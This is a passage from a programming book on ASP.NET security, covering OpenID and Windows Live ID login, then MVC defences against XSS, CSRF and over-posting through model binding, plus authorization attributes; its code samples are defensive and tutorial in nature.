<%@ Page Language="C#" AutoEventWireup="true"
 CodeBehind="Default.aspx.cs" Inherits="OpenID._Default" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Open ID Demo</title>
</head>
<body>
   <form id="openIdDemo" runat="server">
   <asp:Panel ID="loginBox" runat="server">
       <div>
           Login: <asp:TextBox ID="openIdBox" runat="server" />
           <asp:Button ID="login" runat="server" Text="login"
               onclick="login_OnClick" />
       </div>
       <asp:CustomValidator runat="server" ID="openidValidator"
            ErrorMessage="Invalid OpenID Identifier"
            ControlToValidate="openIdBox"
            OnServerValidate="openidValidator_ServerValidate" />
       <asp:Literal ID="openIdError" runat="server" />
   </asp:Panel>
   <asp:Panel ID="results" runat="server" Visible="false">
       <table>
           <tr> <td>Claim</td> <td>Value</td> </tr>
           <tr> <td>Claimed Identifier</td>
```

```
                <td> <asp:Literal ID="claimedIdentifier"
                     runat="server" />
                </td> </tr>
            <tr> <td>Friendly Identifier</td>
                <td> <asp:Literal ID="friendlyIdentifier"
                     runat="server" />
                </td> </tr>
            <tr> <td>Country</td>
                <td> <asp:Literal ID="country" runat="server" />
                </td> </tr>
            <tr> <td>Email</td>
                <td> <asp:Literal ID="email" runat="server" />
                </td> </tr>
            <tr> <td>Nickname</td>
                <td> <asp:Literal ID="nickname" runat="server" />
                </td> </tr>
            <tr> <td>Postal Code</td>
                <td> <asp:Literal ID="postalcode" runat="server" />
                </td> </tr>
        </table>
    </asp:Panel>
    </form>
</body>
</html>
```

The sample code shown here simply provides a normal text box and button, along with space to show errors, a table to show results, and a custom server side validator that will validate that the login name is in the correct format for an OpenID.

3. Add the following using statements to the code behind file, `default.aspx.cs`:

```
using DotNetOpenAuth.Messaging;
using DotNetOpenAuth.OpenId;
using DotNetOpenAuth.OpenId.Extensions.SimpleRegistration;
using DotNetOpenAuth.OpenId.RelyingParty;
```

4. Now you must validate the text entered in the login field. The ASPX code is wired up a custom validator to do this, and the `DotNetOpenAuth` library provides validation code for identifiers so that you just need to wire up the validator in to your code behind by adding the following event code:

```
protected void openidValidator_ServerValidate(object source,
  ServerValidateEventArgs args)
{
    args.IsValid = Identifier.IsValid(args.Value);
}
```

5. Once you've confirmed you have a potentially valid OpenID (you cannot tell if there is an OpenID provider at the URI until you send a request), you now send your user off to his or her OpenID provider, along with the request for claims, configured by adding a `ClaimsRequest` extension. In order to send the request, add the following event handler for the `OnClick` event of the login button:

```
protected void login_OnClick(object sender, EventArgs e)
{
    if (!this.Page.IsValid)
```

```
    {
        return;
    }
    try
    {
        using (OpenIdRelyingParty openid =
                    new OpenIdRelyingParty())
        {
            IAuthenticationRequest request =
                openid.CreateRequest(this.openIdBox.Text);

            // Add the extra claims you want or require.
            request.AddExtension(new ClaimsRequest
            {
                Country = DemandLevel.Request,
                Email = DemandLevel.Require,
                Nickname = DemandLevel.Request,
                PostalCode = DemandLevel.Require
            });

            // Send the user off to their provider
            // to authenticate.
            request.RedirectToProvider();
        }
    }
    catch (ProtocolException ex)
    {
        this.openidValidator.Text = ex.Message;
        this.openidValidator.IsValid = false;
    }
    catch (WebException ex)
    {
        this.openidValidator.Text = ex.Message;
        this.openidValidator.IsValid = false;
    }
}
```

6. Next, because OpenID works via redirects to the provider (which, after authentication, redirects back to your Web site), your code finally receives the requested information back in the query string. The `DotNetOpenAuth` library parses these for you. All you must do is add the code into the page load event, like this:

```
protected void Page_Load(object sender, EventArgs e)
{
    OpenIdRelyingParty openid = new OpenIdRelyingParty();

    var response = openid.GetResponse();
    if (response != null)
    {
        switch (response.Status)
        {
            case AuthenticationStatus.Authenticated:
                this.loginBox.Visible = false;
                this.results.Visible = true;
```

```
                this.claimedIdentifier.Text =
                    response.ClaimedIdentifier;
                this.friendlyIdentifier.Text =
                    response.FriendlyIdentifierForDisplay;
                ClaimsResponse claimsResponse =
                    response.GetExtension<ClaimsResponse>();

                if (claimsResponse != null)
                {
                    this.country.Text =
                        claimsResponse.Country;
                    this.email.Text =
                        claimsResponse.Email;
                    this.nickname.Text =
                        claimsResponse.Nickname;
                    this.postalcode.Text =
                        claimsResponse.PostalCode;
                }
                break;
            case AuthenticationStatus.Canceled:
                this.openIdError.Text = "Login Cancelled";
                break;
            case AuthenticationStatus.Failed:
                this.openIdError.Text = "Login Failed" +
                    response.Exception.Message;
            break;
        }
    }
}
```

7. Finally, once everything is hooked up, you can upload your site to an Internet-facing server, send an OpenID request to an OpenID provider, and get a response.

You may have tried to run the OpenID login from the Visual Studio development Web server, or from within IIS on your local machine. However, this won't work. OpenID servers will not communicate with internal machines without a routable IP address. Your server must be on the Internet for OpenID to work.

For development purposes, the `DotNetOpenAuth` developers provide a tools package that includes an OpenID offline provider — a test OpenID server that runs on your local machine and will respond to requests automatically, or allows you to intercept them and edit the response before it is sent. In order to use this, you must configure your application and whitelist the development server by adding the sections shown in Listing 15-4 to your `web.config` file.


Available for download on Wrox.com

LISTING 15-4: Configuring DotNetOpenAuth to support the offline provider

```
<configSections>
   <section name="dotNetOpenAuth" type=
       "DotNetOpenAuth.Configuration.DotNetOpenAuthSection"
      requirePermission="false" allowLocation="true"/>
 </configSections>
```

```
<dotNetOpenAuth>
  <openid>
    <relyingParty>
      <security requireSsl="false" />
    </relyingParty>
  </openid>
  <messaging>
    <untrustedWebRequest>
      <whitelistHosts>
        <add name="localhost" />
      </whitelistHosts>
    </untrustedWebRequest>
  </messaging >
</dotNetOpenAuth>
```

The `DotNetOpenAuth` library also provides some server-side controls that will take care of the whole procedure for you, turning the returned identifier into a forms authentication token (although, unless you intercept the login event, you will lose any claims you requested unless you store them in session state). The sample code contained in the library download shows you the best way to use the controls.

USING WINDOWS LIVE ID WITH YOUR WEB SITE

Originally, Microsoft had three authentication methods for ASP.NET:

- Windows authentication
- Forms authentication
- Microsoft Passport

Since the launch of ASP.NET 1.0, Passport has grown into Windows Live ID, and the initial Passport authentication module was deprecated in favor of the new Live ID services. With the Windows Live Services SDKs, you can now leverage Live ID's authentication and the millions of registered users simply by registering your application and a shared secret with Microsoft, and adding a few lines of code to your Web site.

The Windows Live ID SDKs come in three flavors:

- *Web Authentication*—This provides a simple authentication procedure, and gives your application a unique ID for each user.
- *Delegated Authentication*—This allows you to request information about the user's Live ID services (such as contacts), and allows the user to control your application's access to his or her details.
- *Client Authentication*—This allows .NET-based desktop software to authenticate via Live ID.

The SDKs are all available for download, with sample applications and documentation, as well as with support for C#, Visual Basic, Ruby, Perl and various other languages. You may download them from MSDN at `http://msdn.microsoft.com/en-us/library/bb404787.aspx`.

TRY IT OUT Using Live ID Authentication in Your Web Application

In this example, you will add the Windows Live ID authentication to your Web site, and retrieve the unique user identifier for your application. Before you begin, download the Live ID Web Authentication SDK, and register for a Live ID, if you don't already have one. The Web Authentication SDK consists of two parts: a class contained in `WindowsLiveLogin.cs` and an ASP.NET page designed to be hosted inside an HTML `iframe` element.

1. Create a new Web application. Copy the `WindowsLiveLogin.cs` file from the SDK into your project. Next, copy the `webauth-handler.aspx` and `webauth-handler.aspx.cs` files into your project.
2. Next, because Live ID redirects back to your Web site after login has completed, you must have a fixed URL for your project. Right-click on your project in Solution Explorer and choose Properties. Switch to the Web tab. In the Servers section, check the Specific Port radio button. Now, right-click on `webauth-handler.aspx` and choose "View in Browser." Note the URL in the browser (you can ignore the error thrown when the page is opened).
3. Next, you must register your application with the Live ID servers. Fire up your browser and go to `http://go.microsoft.com/fwlink/?LinkID=144070` and sign in using your Live ID. (If this is the first time you've used the developer portal, you must step through some initial screens before you can register an application.) Click the New Project link, and then click Live Services Existing APIs. Enter a Project Label (for example, Live ID Test Project). Blank out the Domain field and enter the URL for `webauth-handler.aspx` that you discovered earlier as the Return URL. Then click Create. You will be given two values by the developer portal — an application identifier and a secret key.
4. Now open the `web.config` for your application. Add a security algorithm value and the settings provider by the portal into the `appSettings` section as shown here. (Ensure that you copy the values correctly, because if you have any errors, the token sent by Live ID will not be validated.)

```
<appSettings>
  <add key="wll_appid" value="0000000000000000"/>
  <add key="wll_secret" value="ApplicationKeyExample"/>
  <add key="wll_securityalgorithm" value="wsignin1.0"/>
</appSettings>
```

   Once you have the configuration settings, all that remains is to hook up the authentication handler and your page. All communication between the authentication handler and the rest of your application is done via a cookie created when Live ID posts back to your return URL.

5. Delete the `default.aspx.cs` file and `default.aspx.designer.cs` file from your project. Replace the contents of the `default.aspx` file with the following:

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Import Namespace="WindowsLive"%>
```

```
<script runat="server">
   const string LoginCookieName = "webauthtoken";
   readonly static WindowsLiveLogin WindowsLiveLogin =
       new WindowsLiveLogin(true);

   protected void Page_Load(object sender, EventArgs e)
   {
       HttpRequest req = HttpContext.Current.Request;
       HttpCookie loginCookie = req.Cookies[LoginCookieName];

       if (loginCookie != null)
       {
           string token = loginCookie.Value;

           if (!string.IsNullOrEmpty(token))
           {
               WindowsLiveLogin.User user =
                   WindowsLiveLogin.ProcessToken(token);

               if (user != null)
               {
                   this.liveId.Text = user.Id;
               }
               else
               {
                   this.liveId.Text = "Unknown";
               }
           }
           else
           {
               this.liveId.Text = "Empty auth token.";
           }
       }
       else
       {
           this.liveId.Text = "No auth cookie - not logged in";
       }

   }
</script>
<!DOCTYPE html PUBLIC
   "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
   <title>Windows Live ID Authentication</title>
   <meta http-equiv="Pragma" content="no-cache" />
   <meta http-equiv="Expires" content="-1" />
</head>
<body>
   <form id="liveAuth" runat="server">
   <iframe
      id="WebAuthControl"
      name="WebAuthControl"
```

```
        src="http://login.live.com/controls/WebAuth.htm?appid=<%=
               WindowsLiveLogin.AppId%> &style=font-size%3A+10pt%
               3B+font-family%3A+verdana%3B+background%3A+white%3B"
        width="80px"
        height="20px"
        marginwidth="0"
        marginheight="0"
        align="middle"
        frameborder="0"
        scrolling="no">
    </iframe>
    <p>The current user has a live ID identifier of
       <asp:Literal ID="liveId" runat="server" /> </p>
    </form>
</body>
</html>
```

6. Finally, in the page load event, look for the authentication cookie created by the authentication handler, and parse it using the `WindowsLiveLogin` class. If all goes well, you will see a GUID once you have authenticated with Live ID. This GUID is an identifier for the user that is unique to your application ID. Another developer using a separate application ID will see a different GUID, which guarantees the privacy of the user. You can then use the Live ID user identifier as a primary key in your database for whatever purposes you like.

A STRATEGY FOR INTEGRATING THIRD-PARTY AUTHENTICATION WITH FORMS AUTHENTICATION

You may have noticed that each of the third-party authentication methods give you their own type of identifier or user object, none of which link to the ASP.NET forms authentication system. If you have an existing forms authentication system and want to use it with a third-party system, you have two approaches available:

- Drive new user registration using the unique identifiers each system provides
- Add a custom database table where their unique identifiers are stored and checked, creating a suitable forms authentication token once they are validated.

To drive registration you can augment your registration page to accept a third-party login, read any of the claims supplied, and create a membership user for them manually using the third-party unique identifier, indicated by `UserId` in the following code snippet:

```
MembershipUser user=
    Membership.CreateUser(UserId, UserId,
     "emailFromRegistrationPageOrClaim");
```

You can then respond to an authentication event in your login page and manually create the token using `FormsAuthentication.RedirectFromLoginPage(UserId, true)`, where the Boolean value indicates if a persistence login cookie is to be created.

If you already have existing users who may wish to attach a third-party identifier such as an OpenID to their accounts, then you must do a little extra work by creating a database table in your membership database. The ASP.NET profile system is not suitable because you cannot easily search through profile fields for all members looking for a value such as their OpenID.

How you do this is dependent on the exact configuration of your membership database. For example, the default ASP.NET membership provider uses a GUID to identify a user. You could create a table containing the membership ID of a user and the third-party identifier, along with appropriate stored procedures to attach, remove, and look up the identifier. During login, if a user authenticates with a third-party system, you can then retrieve the membership ID for that identifier, and use `RedirectFromLoginPage` to create the correct forms authentication token.

If you encounter problems with Live ID, the example processing code does log error messages to the Debug Window. You can either step into the processing code to try to debug your problems, or view these messages using DebugView from the `SysInternals` site on Microsoft.com, `http://technet.microsoft.com/en-us/sysinternals/`.

SUMMARY

Third-party authentication systems are currently useful as a secondary login method; it's a brave or specialized Web site which will rely on them alone. They are, however, becoming more common, with OpenID used for blog comments and authentication and for sites such as Stack Overflow. Claims-based authentication via Information Cards and WS-Federation are starting to spread into corporate environments and is Microsoft's identity strategy for the cloud.

Any application which uses them will also need testing in a staging environment where your application is running on an Internet-facing server with as many third parties as you can muster — if you're using OpenID check it with multiple OpenID providers, if you are using Geneva test it with all your federation parties. Also consider that your production environment (and perhaps your staging server) will require an SSL certificate to reassure your users or to comply with the requirements of a third party you wish to use.

16

Secure Development with the ASP.NET MVC Framework

In late 2007, Microsoft introduced a preview of the ASP.NET Model-View-Controller (MVC) Framework, which represented a different approach to developing Web applications with ASP .NET. The v1.0 release came in 2009. The MVC framework departs from the event-driven model inherent to Web Forms development, and exposes more of the "rawness" behind HTTP and Web development. As stated in *Professional ASP.NET MVC 1.0* by Rob Conery, Scott Hanselman, Phil Haack, and Scott Guthrie (Indianapolis: Wrox, 2009), in doing so, the MVC framework follows these three guiding tenets:

- Be more extensible, maintainable, and flexible
- Be testable
- Get out of the user's way when necessary

By following these tenets, nothing is hidden or abstracted from the developer. There is no `ViewState`, no Web controls, and no drag-and drop-designers. MVC allows the developer to concentrate on development, and not on how Web forms implement things in the pipeline or in the controls.

The purpose of this chapter does not enter into a discussion about which approach is best, but rather highlights areas where an ASP.NET MVC developer should pay particular attention to security issues. Not all of these issues are new to ASP.NET MVC. Some you will have already discovered in earlier chapters. But the approaches or solutions to the vulnerabilities and issues are answered in terms and code specific to the MVC framework.

In this chapter, you will build upon your understanding from previous chapters, and will learn about the following:

- How to encode output safely using the MVC Helper Functions
- How to protect an MVC application against Cross Site Request Forgery (CSRF)

- How to safely accept user input and use it to update your model
- How to secure your binding to your model and provide more detailed validation errors
- How to use authentication and authorization with the MVC actions and routes



NOTE *This chapter assumes that you have already experimented with the ASP .NET MVC framework.*

MVC INPUT AND OUTPUT

In this section, you will learn how to protect yourself against Cross Site Scripting (XSS), as well as against Cross Site Request Forgery (CSRF). You will also learn about secure model binding, as well as how to provide validation for, and error messages from, your model.

Protecting Yourself Against XSS

As with Web Forms, all MVC pages that reflect user input are potentially vulnerable to XSS. Unlike Web Forms, where some server controls automatically encode their properties before output, the ASP.NET MVC View engine gives you more freedom, which, in turn, demands greater responsibility from you, the developer. To aid you in your development, you can use the `Html.Encode` and `Html.AttributeEncode` methods, which are wrapper functions around the core ASP.NET `HttpUiltity.HtmlEncode` and `HttpUtility.HtmlAttributeEncode`.

To use these functions, simply call them from your View and pass in the data you wish encoded, as shown here:

```
%= Html.Encode(ViewData["UserInput"]) %>
p class="<%= Html.AttributeEncode(ViewData["CssClass"]) %>">Example</p>
```

If the `ViewData` item of user input contained a value of `script>window.alert("Hello XSS");</script>`, the following HTML will be produced:

```
p> &lt;script&gt;window.alert(&quot;Hello XSS&quot;);&lt;/script&gt;</p>
p class="&lt;script>window.alert(&quot;Hello XSS&quot;);&lt;/script>">Example</p>
```

As you can see, the user input has been made safe, and does not execute.

URL encoding is provided by the `Url.Encode` method, which wraps `HttpUtility.UrlEncode`. Remember that, even if you generate a link with the `Url.Action` method (which has parameters passed in the URL) and source from user input, you should encode the attribute value as you add it to the route values collection, or URL-encode the generated URL. Following is an example:

```
a href="<%= Url.Action("index", "viewProfile",
   new {name=Html.AttributeEncode(ViewData["Name"])}) %>
a href="<%= Url.Encode(Url.Action("index", "viewProfile",
   new {name= ViewData["Name"]})) %>
```

It is worth noting that, in addition to manual encoding, the methods contained in `HtmlHelpers` to produce input fields will encode HTML and attributes for you. Of course, you can use the `AntiXSS` project at `http://antixss.codeplex.com`, although the Security Run-time Engine will not work. Your Views and Controllers are still protected by ASP.NET request validation. So, by default, any request containing `&#` or dangerous `<` combinations will cause an exception to be thrown. As with Web Forms, you should never disable this on an application level, but instead choose to loosen the restrictions on a page-by-page basis once you are sure that you have encoded every possible output.

Protecting an MVC Application Against CSRF

Because the ASP.NET MVC has left `ViewState` and the page lifecycle far behind, neither `ViewState` user keys nor the `AntiCSRF` approach will work in protecting your application against CSRF. Instead, the MVC framework provides an HTML helper to generate a token. You can generate a token in a form by including the following:

```
<form action="/product/update", method="post">
   <%=Html.AntiForgeryToken()%>
   ...
</form>
```

`Html.AntiForgeryToken` outputs an encrypted value in a hidden input field, such as the one shown here (which has been shortened for readability) and drops a matching HTTP-only session cookie:

```
<input name="__RequestVerificationToken" type="hidden" value="gj...Nf" />
```

Of course, token generation without validation is pretty useless. The validation functionality is provided by an `ActionFilter`, which you must specifically apply to the action methods in your controller, as shown here:

```
[ValidateAntiForgeryToken]
public ActionResult Update(...)
```

Because forgery tokens are only applicable to `POST` requests, the rule of thumb discussed in Chapter 4 (that `GET` requests should never change state) still applies.

The `AntiForgeryToken` methods also can take an optional salt value This salt value should be an application-wide constant, enabling you to limit the anti-forgery token to just your application — which provides token isolation for applications running on the same host.

Underneath the hood, the token is turned into a string value using the state serialization functions from the ASP.NET page object, so encryption is controlled in the same way as `ViewState` encryption (via the machine key). If you are hosting the same application over multiple servers in a load-balanced environment, then your machine key must match. (See Chapter 5 for instructions on how to generate and set a machine key.)

Securing Model Binding

ASP.NET MVC provides scaffolding for common actions (such as displaying model details, editing an item, and adding a new one), along with binding functionality to provide an easy way to apply changes to model items. Consider a bulletin board system where a post is represented as a `BoardPost` class,

with an `ID` property, an `Author` property, a `Title` property, and a `Content` property. The Edit view would contain input fields for the title and content, but would not allow the author to be changed. The Controller action may look something like the following, retrieving the post, applying the changes, saving the changes, and then returning to a screen that will display the updated board post:

```
[AcceptVerbs(HttpVerbs.Post)]
public ActionResult Edit(int id, FormCollection collection)
{
    BoardPost boardPost = this.boardPostRepository.GetPost(id);
    UpdateModel(boardPost);
    this.boardPostRepository.Save();
    return RedirectToAction("Details", new { id = boardPost.Id });
}
```

`UpdateModel` is a method provided by the base Controller class that uses a model binder to apply changes from the `FormCollection` to the instance of the model specified. The default model binder takes the name of the form field, and looks for a property with the same name in the model class. If a match is found, it sets the property to be the value of the form field.

This is incredibly convenient, but also dangerous. Using a tool like `TamperData` (`https://addons.mozilla.org/en-US/firefox/addon/966`) for FireFox, an attacker can change a request before it is sent to your application, as shown in Figure 16-1.




FIGURE 16-1: The TamperData FireFox plug-in intercepting a request

If the form submission contains a `Title` and `Content` field, the binding will update these properties automatically. But if the request is changed before it is sent, and an `Author` field and value added to it the default data, the binder will also set the `Author` property on the model, despite it not being on the original form (because the model binder has no way of knowing what fields were on the edit form).

There are a few approaches to fixing this. The most obvious is to avoid binding, and retrieve the form data from the `FormCollection` parameter in your `Action`. But this is both laborious and error-prone. Another approach is to accept named parameters in your `Action` method, rather than a `FormCollection`, as shown here:

```
[AcceptVerbs(HttpVerbs.Post)]
public ActionResult Edit(int id, string Title, string Content)
```

Yet another approach would be to create a specific View model for the Edit view, rather than relying on the core model exposed by your repository. The View model would only contain set properties for the data under edit, and any extra, tampered fields would be ignored.

Binding itself can be locked down in a per-use basis by providing the data binder with a specific list of properties it can update. This is done by passing an array of strings containing the allowed property names, like so:

```
UpdateModel(boardPost, new string[] { "Title", "Content" });
```

If you are passing an object to your `Action` method, rather than using a `FormsCollection`, the `[Bind]` attribute enables the include list functionality, as shown here:

```
[AcceptVerbs(HttpVerbs.Post)]
public ActionResult Edit( [Bind(Include = "Title, Content")] BoardPost post)
```

Finally, you can set binding rules on a type itself (or programmatically in `global.asax` —enabling you to restrict binding on classes you do not have the source for). Following is an example:

```
[Bind(Include = "Title, Content")]
public partial class BoardPost {
}
```

In keeping with secure development best practices, the examples provided here work on a whitelist approach, choosing properties that are specifically allowed for binding, rather than excluding properties (which is also supported). Whitelisting is safer, because any new properties added to your model are protected by default, and you must specifically enable them.

Providing Validation for and Error Messages from Your Model

While not strictly a security problem, you will want to ensure that the data processed by your system is valid, and feedback is given to users if it is not. If your model provides validation, then the MVC framework will provide basic error-highlighting information for you. Figure 16-2 shows the results of setting a rating on a post to 11 when the model limits it to values between 0 and 10 — the field causing a problem is highlighted and an asterisk is next to it.




FIGURE 16-2 The default MVC presentation of errors when model binding

If you want your model to provide more informative messages in much the same way as validation controls in Web Forms can, then you can use the `IDataErrorInfo` interface to provide it. This interface is part of the .NET framework itself, living in `System.Component` model. It exposes two properties:

- `Error` —The `Error` property gets a single error message indicating what is wrong with the object.
- `Item` —The `Item` property takes a parameter and returns an error message indicating what is wrong with that property.

With the `Set` accessors of your model, you can build a dictionary of errors, indexed by their property name and log validation problems as they happen. Listing 16-1 provides an example.

LISTING 16-1: Implementing IDataErrorInfo

```
public class BoardPost : IDataErrorInfo
{
    ...
    Dictionary<string, string> errorInformation = new Dictionary<string,string>();
    ...
    public int Rating
    {
        get
        {
            return this.rating;
        }
        set
        {
            if (value < 0 || value > 10)
            {
                errorInformation.Add("Rating",
                                     "Ratings must be between 0 and 10");
```

```
                throw new ArgumentOutOfRangeException();
            }
            this.rating = value;
        }
    }
}

    #region IDataErrorInfo Members

    public string Error
    {
        get
        {
            return string.Empty;
        }
    }
    public string this[string columnName]
    {
        get
        {
            if (this.errorInformation.ContainsKey(columnName))
                return this.errorInformation[columnName];
            return string.Empty;
        }
    }
    #endregion
}
```

By utilizing this interface, you can perform validation and return error information from your model without any changes to your Controller. Figure 16-3 shows the results.




FIGURE 16-3: The default MVC presentation of IDataErrorInfo delivered errors

Some enterprising developers have explored alternative ways to provide validation both within the model (XVal, available from `http://xval.codeplex.com`), and with the action (Validator Toolkit for ASP.NET MVC, hosted at `http://mvcvalidatortoolkit.codeplex.com/`). Both of these packages are free and Open Source, and provide extra, valuable tools for validation.

AUTHENTICATION AND AUTHORIZATION WITH ASP.NET MVC

ASP.NET MVC uses the same underpinnings as Web Forms for authentication, and supports both Windows authentication and Forms authentication. In fact, the default MVC site templates come with login, logout, and registration pages preconfigured for Forms authentication. (If you want more options, you can look at the MVC Membership Starter kit at `http://mvcmembership.codeplex.com/` .) However, implementing authorization takes a little form work.



NOTE *Authentication and authorization for Web Forms applications are covered in Chapter 7. If you haven't already read that chapter, you should do so now, as this section assumes some familiarity with how ASP.NET authenticates.*

Authorizing Actions and Controllers

With Web Forms, authorization was a simple matter of defining the authorization rules in the applications `web.config` file as follows:

```
<location path="admin ">
 <system.web>
   <authorization>
     <allow roles="Administrators" />
     <deny users="*"/>
   </authorization>
 </system.web
</location>
```

This is fine for a file-based application, but ASP.NET isn't file-based — URLs do not map to a file, but to a route, and routes map to actions on a Controller. If you are careful, you can still use the old-fashioned file-based authorization approach, but this is fraught with danger. Multiple routes can access the same action and Controller, so if you lock down a directory/file combination, another route mapped to the action and Controller is accessed via a different URL, and, thus, will not be protected. Obviously, you must do authorization differently. This is achieved by the `[Authorize]` attribute.

The `Authorize` attribute is applied to Controllers or actions within them. If, for example, an entire Controller were limited to only authenticated users, then you could apply the attribute to the Controller, as shown here:

```
[Authorize]
Public class MembersOnlyController : Controller
```

If you want one or more actions in a Controller protected (for example, only allowing authenticated users to create a thread on your bulletin board), you can apply the attribute to the individual action methods, as shown here:

```
Public class BoardController : Controller
{
    ActionResult Index()
    {
        ...
    }
    [Authorize]
    ActionResult Create()
    {
        ...
    }

}
```

Like `web.config` authorization, you can also authorize by roles and/or usernames, specifying multiple usernames or roles as a comma-separated list. You can also combine both role and username authorization, as shown here:

```
[Authorize(Roles="Administrators")]
ActionResult Moderate()
{
    ...
}

[Authorize(Roles="olivers, steveharman")]
ActionResult Nuke()
{
    ...
}
```

Protecting Public Controller Methods

Occasionally, your Controller may have publicly accessible methods. But, by default, the `ActionInvoker` (which calls the method on your Controller that was specified in your routing configuration) will allow access to all public methods. In this situation, you can opt out methods on your Controller by using the `[NonAction]` attribute, as shown here:

```
[NonAction]
public KeySet GetEncryptionKeys()
```

Remember, any public methods in your Controller are Web accessible. Either keep your methods private, or, if necessity makes them public, then decorate them with `[NonAction]` .

Discovering the Current User

As with Web Forms, the current user is accessed through the `User` property of the current request context. You can access this in your Views and Controllers via the `User` property. For example, a View could show or hide information based on a user's authentication status like so:

```
<% if User.Identity.IsAuthenticated %>
<p> <%=User.Identity.Name%> </p>
<% end if %>
```

A model could react to a user's identity in its actions, as shown here:

```
public ActionResult Edit(int id)
{
    BoardPost post = boardRepository.GetPost(id);

    if (BoardPost.Owner != User.Identity.Name)
    {
        return View("BadOwner");
    }

    Return View(post);
}
```

Be aware that embedding calls to the `User` instance and, indeed, anything that relies on the current `HttpContext`, makes testing your controller more difficult. Instead, you can use an `ActionFilter` to access the context instance, and add the username as a named parameter to your action, which will reduce the need to mock an `HttpContext` (a challenge in the best of times). Listing 16-2 shows the code for such a filter, and an example of its use.

LISTING 16-2: Parameterizing user information with an ActionFilter

```
[Authorize]
[UserNameFilter]
public ActionResult Edit(string userName, int id)
{
}
public class UserNameFilter : ActionFilterAttribute
{
    const string parameterName = "userName";
    public override OnActionExecuting(ActionExecutingContext filterContext)
    {
        if (filterContext.ActionParameters.ContainsKey(parameterName))
            if (filterContext.HttpContext.User.Identity.IsAuthenticated)
                filterContext.ActionParameters[parameterName] =
                    filterContext.HttpContext.User.Identity.Name
    }
}
```

Customizing Authorization with an Authorization Filter

When a user performs an action you may wish to perform extra authorization checks, such as limiting edits to a particular IP address. These sorts of checks cannot be expressed using the `Authorize` attribute, and it is tempting to embed the logic in your action methods. However, authorization is what is called a cross-cutting concern. The code to authorize can be applied in

many places, and really does not belong in the action methods themselves. ASP.NET filters provide you with the capability to implement cross-cutting concerns.

ASP.NET MVC provides three filters as standard:

- `Authorize` —As you have seen, this limits access to a Controller or a Controller action.
- `HandleError` —This allows you to implement code that runs when an exception is thrown from with an action.
- `OutputCache` —This is used to provide output caching in more detail.

Writing authorization filters is not a task to be undertaken lightly. If you examine the ASP.NET MVC source code, and look at the `AuthorizeAttribute` class, you will see how difficult it is to make an authorization filter work properly with output caching. The lack of a base class for an authorization filter was a design decision made by the MVC development team to underscore this fact.

However, there may be times when you wish to implement your own authorization filter. The following code is a simple example of an authorization filter, which stops an action if the day of the week is Sunday:

```
[AttributeUsage(AttributeTargets.Class | AttributeTargets.Method,
